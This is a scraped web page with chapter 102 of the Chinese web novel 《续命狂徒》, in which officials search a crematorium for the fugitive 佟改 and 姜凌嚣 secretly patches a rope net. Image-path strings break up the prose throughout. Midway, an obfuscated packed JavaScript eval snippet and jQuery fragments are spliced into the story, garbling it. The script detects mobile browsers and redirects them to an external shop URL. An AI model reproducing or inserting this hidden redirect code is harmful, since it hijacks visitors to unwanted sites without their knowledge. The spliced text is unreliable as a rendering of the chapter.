102. 男娲补天
作品:《续命狂徒》 火把炯炯中,一个士兵匆匆跑来:“报——启禀沈大人,牢房遭袭,佟改被劫走了!”
大张旗鼓送花轿是调虎离山,让手下劫走人质才是目的!
姜凌嚣抹净嘴角残血,报复性邪笑:“沈大人剩的路也不多了呢。”
沈丘染咬腮提拳,又要动粗,被韩垠及时扯住:“别再让他牵着鼻子走,抓紧搜捕佟改才是上策。”
天网密封,地道被堵,劫走佟改的人回不来了,沈丘染下令:“拿花名册来,清点人员。”
姜凌嚣立刻扫量满天井站着的人,不由瞳仁紧缩,额沁冷汗。
百密一疏,没算到地道被堵,外面的人回不来了······
点名声此起彼伏,戛然而止,花名册上耿正的名字被圈起来。
因老头年纪太大,太不起眼,都差点忘记了第一面相见时,他武功超群了。
沈丘染:“兜兜转转,原来都是老朋友。全城逮捕耿正和佟改!”
一声令下,官兵“轰隆隆”冲向门外,急不可耐的脚步声中,透着将姜凌嚣置于死地的团结。
而姜凌嚣身边,剩下的人越来越少,势单力薄的感觉像一条行径他脊背的小河,流逝不止,无可挽回。
官兵走后,府上人员也都回屋歇了,一觉醒来,人人都还有明天,只有姜凌嚣的明天惶不可测。
地道堵了,天网恢恢,灭门姜家的真凶新帝,如同她的名字“蛛”,盘结弥天大网,一步步绞杀着他,他毫无再见面复仇的机会。
月影渐渐消退,晨光透过天网,映在姜凌嚣身上,手上,一环一环的阴影,像手铐脚镣,箍住了他。
姜凌嚣灰心,又不甘心。
“吱呀”,下人房门开了一扇,胖厨家的女儿起床,小辫都没扎,就拉着胖厨来到天井,非要玩挑绳。
一根细绳在指间挑来挑去,一会儿两手远远撑拉,一会儿绞缠到只能塞进一根手指。
小女孩技艺高超,小指头一个勾拉,将快绞成疙瘩的棉线解开,手掌一翻,竟撑出一座“桥”。
“好。”姜凌嚣鼓掌,手腕伸出时,天网阴影错成的“手铐圈口”在逐渐升高的太阳下变大了,被箍着的双手,解放了。
如此……地道封了,还能封住天吗?
姜凌嚣看看挑绳,又望向天网,嘴角隐隐浮现出冷森森的阴笑。
阳光透过窗缝,照在涨如猪头的烂脸上,佟改睁开眼,动了下僵麻的手脚,“哗啦哗啦”捣落身后一堆炭。佟改惊醒,终于想起来——
昨晚,他在牢里被审,忽然沈丘染被叫走,接着耿正去救他,双方打斗时,他头上挨了一棍子。
昏迷后再醒来,就是逼仄的炭房。
佟改拉开炭房门,一股热气混着恶臭扑面而来。
场院地上摊着几具草席裹着的死尸,焚化炉高窜火苗,瘦高老太围着皮围裙,推着一具尸体进炉。
又是那个令人恶心的郊外化人场。
佟改甩上门,钻进隔壁厨房,破桌上摆着一碟腌萝卜,两碗白粥,两副筷子。
穷怕了,最恨劳苦饭。
佟改“乒乒乓乓”翻出调料,煮了一大锅黄色浆糊,觉得别人收留了自己不好吃独食,端着锅子走到瘦高老太面前:
“老奶,这鬼地方尸臭味太重了,吃点这个开开胃。”
瘦高老太忙着铲炭焚尸,眼皮都不抬一下:“院门口有个猪圈,倒猪食槽里。”
“凭什么?我辛辛苦苦做的,你不吃我吃!”好心当个驴肝肺,佟改转身就走。
“砰”铲子插到佟改脚下,挡住去路。
瘦高老太:“人名可改,面目可乔装,但本能改不掉,比如口味。
这锅浆糊不是本地饮食,刺鼻招摇。你现在是逃犯,越是不起眼,就越安全。”
佟改拐向猪圈,泼到猪食槽,咕哝:
“切,闻不惯就找这种废话。这鬼地方来的都是死人,活人谁来?”
残墙外,静止的树叶轻微颤抖,似是清风欲来,瘦高老太一脸警惕,朝猪圈边大喊:“快躲进屋!”
墙头上,不时浮现人头顶的影子,马蹄声渐近,佟改藏身来不及了。
“梆”,老太夺锅敲晕佟改,拿草席一卷,连人带席刚滚进死尸堆,“哒哒哒”的人马就冲进院门。
沈丘染下了马车,扫视地上堆着的死尸,不停吸着鼻子,停留在裹着佟改的草席前,不知是闻到了猪圈的臭味,还是浆糊的辛辣味。
瘦高老太忙推开圈门,打断沈丘染:“喂!这是化人场,闲杂人等出去!”
沈丘染拄拐走向猪圈,亮出天理寺腰牌:
“官府例行查询。老人家,这个场子几个人操持?”
老太晃了晃锅里残渣,倒进猪食槽,拴上圈门才答:“就我一个。”
猪围上食槽,不停舔舐着黄色浆糊水,可疑物被销毁。
沈丘染扒着圈门看猪吃食,似乎并没发现可疑,一心抓人:
“官府正追捕逃犯,城中都搜了,现在搜查到郊外。老人家,公务在身,多有得罪。”
老太忙着拾掇院子,头也不抬,由着官兵进进出出。
沈丘染进屋检查一圈,举着筷子出来:“一个人,怎么会有两个碗,两副筷子?”
瘦高老太看着沈丘染审视的眼睛,平淡:“你成过亲吗?”
沈丘染眼神锐利:“回答我。”
“年轻真好,没经历过死别,所以问些天真话。到了我这个孤寡的年纪,只有假装老头没死,还有伴,才不那么绝望,愿意勉强吃两口,好苟活下去。”
沈丘染掏出佟改的通缉画像:“有没有见过这个人?”
瘦高老太看了看画像,踢了下脚边草席:“送我这的,都是死的。要是见到活的,就是见鬼了。”
草席里的佟改挨了一脚,眼皮动了动。
沈丘染举拐捅捅地上一个又一个的草席,捅到佟改,佟改彻底醒来,听到沈丘染声音,屏住呼吸,听见沈丘染又在问:“什么人才送到这里焚化?”
“死人。”“······”
沈丘染纠正:“我的意思是,一般人都能入殓下葬,什么情况下死的人才烧掉?”
“传染病的,无人认领的。”老太拖走裹着佟改的草席。
草席下的脚踝随着拖动摇来摇去,沈丘染敏锐喝止:
“这具尸体还没僵。”
“才死的。越是才死的,越有可能传染时疫。”老太已将草席拖到焚化炉前,作势当下就烧。
沈丘染借由放筷子,回屋重新检查。
屋内简陋破烂,只有一个破床,没有他人的痕迹。
沈丘染只好将筷子放回原位,却不小心碰掉另一只筷子,吃力弯腰捡起来,手里攥着两根筷子,顿时分不清哪根是干净的,哪根是掉地的。
——同理,谁能保证,地上躺着的,都是死人?!;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17208878|186002||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
沈丘染眼前一亮,急切拄拐出门。
瘦高老太听到动静不对,飞速搬起地上的草席,投进炉膛。
沈丘染站在死尸堆前,用拐杖掀起草席,一个个检查过去。
无果。
他顿了顿,突然调头走向焚化炉。
眼见他越走越近,老太点着一把秸秆,塞进炉膛。
炉膛里,佟改差点骂出声,赶紧往里炉膛深处钻。
沈丘染刚走到焚化炉前,“砰”,炉口的门及时关上。
铁制窗缝里,吞噬着草席的烈焰遮掩了后面的佟改。
搜查完毕的官兵归队:“沈大人,四处都搜过了,没有可疑人员。”
沈丘染转身下令:
“查一下这里归什么地方管,今后每一具尸体停放、火化,炭的用量,都要登记在册,不能放野。”
士兵:“是!”
佟改的皮肉烧裂,实在忍不住了,“砰砰砰”敲炉门。
沈丘染闻声回头,却见是老太举着火钩子敲紧炉门。
士兵:“沈大人,下一处还有马场,要不要搜?”
沈丘染带头:“走!”
官兵刚消失在大门口,老太赶紧钩开炉门,佟改屁滚尿流掉出来,浑身半生不熟,悲鸣哀叫:
“我那么敲炉门你也不开,还差点烧死我!呜呜呜……
都说天道酬勤,这一年来我并没有再偷懒,却越勤奋越悲惨,到头来亲娘死了,心爱的女人杳无音信,我自己也成了通缉犯……”
化人场被官府加强监督,绝不能再窝藏罪犯了。
老太没空听人嚎丧,快速乔装打扮,挎着一篮子花生进城。
从郊区到城内,几步就贴着一张佟改的通缉画像,悬赏诱人。
竞安府高墙内,姜凌嚣站在厨房门外熬一大锅鱼鳔,突然耳朵一动,停住手,打发胖厨到大门口。
监军拔刀阻拦,胖厨捧出吊钱和银锭子:
“买花生,我不出去,您帮我,银子是孝敬您喝酒的。”
府门外,叫卖花生的声音越来越近,是个泯然与众人的老太。
监军放松警惕收刀,老太收了一吊钱,高兴的连篮子也没要就跑了,生怕买家反悔似的。
胖厨提篮子回来,姜凌嚣倒掉花生,篮底有粒花生不掉,抠下来掰开,里面一张纸条:
【沈兵来过/此地失安/尽快转移】
也就是躲过了沈丘染的抓捕,还有转圜的余地。
只要撑过今晚,天网就不再无懈可击,再把佟改转移到府上,来个最危险的地方就是最安全的地方。
鱼鳔在锅里咕嘟成鱼胶,姜凌嚣赶紧将牛筋绳泡进胶里搅拌。
牛筋绳吃透鱼胶变得越来越粗,趁热浸进冷水,又变得冷硬坚固如铁。
绳网补到铰断的窟窿上,与天网完美契合,丝毫看不出纰漏,巧夺天工如女娲补天。
夜间,院内巡逻的士兵拿桶子捅天网,随机检查有无被做过手脚,牛筋绳替代的那块,没有被检测出来。
好容易熬到天明,夜间巡逻士兵换班,姜凌嚣立刻出了卧房门,准备趁乱逃出天网,找到耿正,转移佟改。
府外锣鼓喧天,下人都挤到门缝看热闹。
挤在最前面的人,一句一句向后报道:
“是一队官兵,押着犯人游街······哟,领头的是沈大人!后面押着的是个小个子,胖嘟嘟的,一脸疤······不好!是佟改!”